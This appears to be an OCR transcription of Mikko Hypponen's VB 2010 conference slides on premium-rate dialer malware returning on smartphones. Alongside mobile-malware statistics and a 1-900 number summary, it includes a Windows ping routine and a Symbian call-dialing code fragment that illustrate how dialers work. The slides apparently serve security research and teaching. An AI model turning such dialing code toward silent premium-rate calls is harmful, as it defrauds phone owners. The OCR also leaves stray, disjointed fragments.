# Dialers are Back!

## …and this time they are on Smartphones


Mikko Hypponen
F-Secure Corporation

20th ANNIVERSARY vb 2010 VANCOUVER


F-Secure.

Image Credit MHH

# twitter.com/mikkohypponen



F-Secure.

WARNING!
RESTRICTED AREA
F-SECURE


DELL
DVD

WARNING!
LIVE WIRELESS VIRUSES
DO NOT OPEN THE DOOR!
IF THE DOOR IS CLOSED THERE IS VIRUS TESTING
IN PROGRESS
RESTRICTED AREA


# Smartphone market shares (End of 2009)




Data source: Canalys

# Mobile Malware Families by Platform

- **Total: 516**
- Symbian: 463
- Windows: 33
- J2ME: 12
- iPhone: 2
- Android: 2



# US Robotics HST Dual Standard 14.4 v.32bis

Virus & Spy Protection
F-SECURE CLIENT SECURITY
Porn-dialer Detected
What happened?
Virus & Spy Protection has detected Porn-Dialer.Win32.Agent porn-dialer in your computer.
What should I do?
Quarantine (recommended)
Delete the infected file
Exclude from scan
Do nothing
Help
Details >>
OK

ERVE NOTE
731 A
NDER
D PRIVATE
SERIES
2003
A
D 38
FRANKLIN

```
    // Build ping packet
    char acPingBuffer[64];
    memset(acPingBuffer, '\xAA', sizeof(acPingBuffer));
    PIP_ECHO_REPLY pIpe = (PIP_ECHO_REPLY)GlobalAlloc(
            GMEM_FIXED | GMEM_ZEROINIT,
            sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer));
    if (pIpe == 0) {
        cerr << "Failed to allocate global ping packet buffer." << endl;
        return 6;
    }
    pIpe->Data = acPingBuffer;
    pIpe->DataSize = sizeof(acPingBuffer);

    // Send the ping packet
    DWORD dwStatus = pIcmpSendEcho(hIP, *((DWORD*)phe->h_addr_list[0]),
            acPingBuffer, sizeof(acPingBuffer), NULL, pIpe,
            sizeof(IP_ECHO_REPLY) + sizeof(acPingBuffer), 5000);
    if (dwStatus != 0) {
        cout << "Addr: " <<
                int(LOBYTE(LOWORD(pIpe->Address))) << "." <<
                int(HIBYTE(LOWORD(pIpe->Address))) << "." <<
                int(LOBYTE(HIWORD(pIpe->Address))) << "." <<
                int(HIBYTE(HIWORD(pIpe->Address))) << ", " <<
                "RTT: " << int(pIpe->RoundTripTime) << "ms, " <<
                "TTL: " << int(pIpe->Options.Ttl) << endl;
    }
    else {
        cerr << "Error obtaining info from ping packet." << endl;
    }

    // Shut down...
    GlobalFree(pIpe);
    FreeLibrary(hIcmp);
    return 0;
}

int main(int argc, char* argv[])
{
    WSAData wsaData;
    if (WSAStartup(MAKEWORD(1, 1), &wsaData) != 0) {
        return 255;
    }

    int retval = doit(argc, argv);
```

```
/*
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
*/
void CMyCallDialer::Dial(const TDesC& aPhoneNumber,CTelephony::TCallerIdentityRestrict aRestinction)
        {
        if(!IsActive() && iTelephony)
        {
        CTelephony::TTelNumber telNumber(aPhoneNumber);

        CTelephony::TCallParamsV1 callParams;
        callParams.iIdRestrict = aRestinction;
        CTelephony::TCallParamsV1Pckg callParamsPckg(callParams);

        iState = EMyCallDialing;
        // ask CTelephony to dial new call
                // RunL will be called when the call is connected or it fails
        iTelephony->DialNewCall(iStatus, callParamsPckg, telNumber, iCallId);
        SetActive();// after starting the request AO needs to be set active
        }
        }
/*
-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
*/
```

# 1-900 numbers in USA

- Require an initial investment, typically around $1000
- FTC requires an initial audio warning
- 30 day pay cycle to prevent fraud
- Won't work from cell phones
- Won't work internationally

Thread Tools | Search this Thread | Display Modes


22nd March 2010, 08:52 AM #1

